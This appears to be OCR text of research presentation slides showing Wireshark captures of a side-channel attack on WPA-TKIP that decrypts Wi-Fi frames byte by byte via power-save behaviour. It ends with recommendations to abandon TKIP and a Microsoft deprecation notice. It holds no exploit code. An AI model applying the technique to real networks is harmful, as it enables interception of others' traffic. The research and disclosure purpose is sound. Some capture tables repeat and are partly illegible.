

attack.pcap
Apply a display filter ... <⌘/>
No. Time Source Destination Protocol Length Info
1 0.000000 02:00:00:00:01:00 Broadcast 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
2 0.001077 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
3 0.053206 02:00:00:00:01:00 Broadcast 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
4 0.054175 00:00)… 802.11 24 Power-Save poll, Flags=........
5 0.107561 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
6 0.108973 00:00)… 802.11 24 Power-Save poll, Flags=........
7 0.109012 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=4095, FN
8 0.114788 02:00:00:00:01:00 Broadcast 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
9 0.115859 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
10 0.115871 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=0, FN=0
11 0.122050 02:00:00:00:01:00 Broadcast 802.11 78 QoS Data, SN=42, FN=1, Flags=.p.P...T
12 0.123099 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
13 0.174995 02:00:00:00:01:00 Broadcast 802.11 78 QoS Data, SN=42, FN=1, Flags=.p.P...T
14 0.176063 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
15 0.227746 02:00:00:00:01:00 Broadcast 802.11 78 QoS Data, SN=42, FN=1, Flags=.p.P...T
16 0.228729 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
Failure: client not registered in PS-mode.
Frame 1: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
Radiotap Header v0, Length 8
802.11 radio information
IEEE 802.11 QoS Data, Flags: .p.P...T
Data (37 bytes)




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
2	0.001077	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
3	0.053206	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
4	0.054175	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
5	0.107561	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
6	0.108973	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
7	0.109012	02:00:00:00:00:00	02:00:00:00:01:00	802.11	60	QoS Null function (No data), SN=4095, FN
8	0.114788	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
9	0.115859		:00:00:00)…	802.11	24	Power-Save poll, Flags=........
10	0.115871			802.11	60	QoS Null function (No data), SN=0, FN=0
11	0.122050			802.11	78	QoS Data, SN=42, FN=1, Flags=.p.P...T
12	0.123099	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
13	0.174995	02:00:00:00:01:00	Broadcast	802.11	78	QoS Data, SN=42, FN=1, Flags=.p.P...T
14	0.176063	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
15	0.227746	02:00:00:00:01:00	Broadcast	802.11	78	QoS Data, SN=42, FN=1, Flags=.p.P...T
16	0.228729	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........

```
▶ Frame 1: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
▶ Radiotap Header v0, Length 8
  802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .p.P...T
▶ Data (37 bytes)
```

Success: client registered in PS-mode.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
2	0.001077	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
3	0.053206	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
4	0.054175	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
5	0.107561	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
6	0.108973	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
7	0.109012	02:00:00:00:00:00	02:00:00:00:01:00	802.11	60	QoS Null function (No data), SN=4095, FN
8	0.114788	02:00:00:00:01:00	Broadcast	802.11	79	QoS Data, SN=42, FN=1, Flags=.p.P...T
9	0.115859	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
10	0.115871	02:00:00:00:00:00	02:00:00:00:01:00	802.11	60	QoS Null function (No data), SN=0, FN=0
11	0.122050	02:00:00:00:01:00	Broadcast	802.11	78	QoS Data, SN=42, FN=1, Flags=.p.P...T
12	0.123099	02:00:00:00:01:00 …	02:00:00:00:00:00 (02:00:00:00:00:00)…	802.11	24	Power-Save poll, Flags=........
13	0.174995	02:00:00:00:01:00	Broadcast	802.11	78	QoS Data, SN=42, FN=1, Flags=.p.P...T
14	0.176063	[illegible]	00:00)…	802.11	24	Power-Save poll, Flags=........
15	0.227746	[illegible]	[illegible]	802.11	78	QoS Data, SN=42, FN=1, Flags=.p.P...T
16	0.228729	[illegible]	00:00)…	802.11	24	Power-Save poll, Flags=........


attack.pcap
Apply a display filter ... <⌘/>
No. Time Source Destination Protocol Length Info
1 0.000000 02:00:00:00:01:00 Broadcast 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
2 0.001077 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
3 0.053206 02:00:00:00:01:00 Broadcast 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
4 0.054175 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
5 0.107561 02:00:00:00:01:00 Broadcast 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
6 0.108973 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
7 0.109012 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=4095, FN
8 0.114788 02:00:00:00:01:00 Broadcast 802.11 79 QoS Data, SN=42, FN=1, Flags=.p.P...T
9 0.115859 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
10 0.115871 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=0, FN=0
11 0.122050 02:00:00:00:01:00 Broadcast 802.11 78 QoS Data, SN=42, FN=1, Flags=.p.P...T
12 0.123099 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
13 0.174995 02:00:00:00:01:00 Broadcast 802.11 78 QoS Data, SN=42, FN=1, Flags=.p.P...T
14 0.176063 ve poll, Flags=........
15 0.227746 , SN=42, FN=1, Flags=.p.P...T
16 0.228729 ve poll, Flags=........
We decrypted the previous byte, so we can chop off another one.
Frame 1: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
Radiotap Header v0, Length 8
802.11 radio information
IEEE 802.11 QoS Data, Flags: .p.P...T
Data (37 bytes)

Conclusion

- Large support for WPA-TKIP.
- We found several novel side-channels in WPA-TKIP implementations.
  - Implementing WPA-TKIP without side-channel vulnerabilities is hard.
- We should do more cross-layer analysis to find vulnerabilities.
- Hopefully we accelerate the process of deprecating support for WPA-TKIP.

Conclusion

- Large support for WPA-TKIP.
- We found several novel side-channels in WPA-TKIP implementations.
  - Implementing WPA-TKIP without side-channel vulnerabilities is hard.
- We should do more cross-layer analysis to find vulnerabilities.
- Hopefully we accelerate the process of deprecating support for WPA-TKIP.

RECOMMENDATION: Abandon WPA-TKIP, and move towards WPA3.

Microsoft

Features we’re no longer developing

We're no longer actively developing these features and may remove them from a future update. Some features have been replaced with other features or functionality, while others are now available from different sources.

If you have feedback about the proposed replacement of any of these features, you can use the Feedback Hub app.

Feature	Details
Taskbar settings roaming	Roaming of taskbar settings is no longer being developed and we plan to disable this capability in a future release
Wi-Fi WEP and TKIP	In this release a warning message will appear when connecting to Wi-Fi networks secured with WEP or TKIP, which are not as secure as those using WPA2 or WPA3. In a future release, any connection to a Wi-Fi network using these old ciphers will be disallowed. Wi-Fi routers should be updated to use AES ciphers, available with WPA2 or WPA3.
Windows To Go	Windows To Go is no longer being developed. The feature does not support feature updates and therefore does not enable you to stay current. It also requires a specific type of USB that is no longer supported by many OEMs.

THANK YOU

Happy to answer your questions.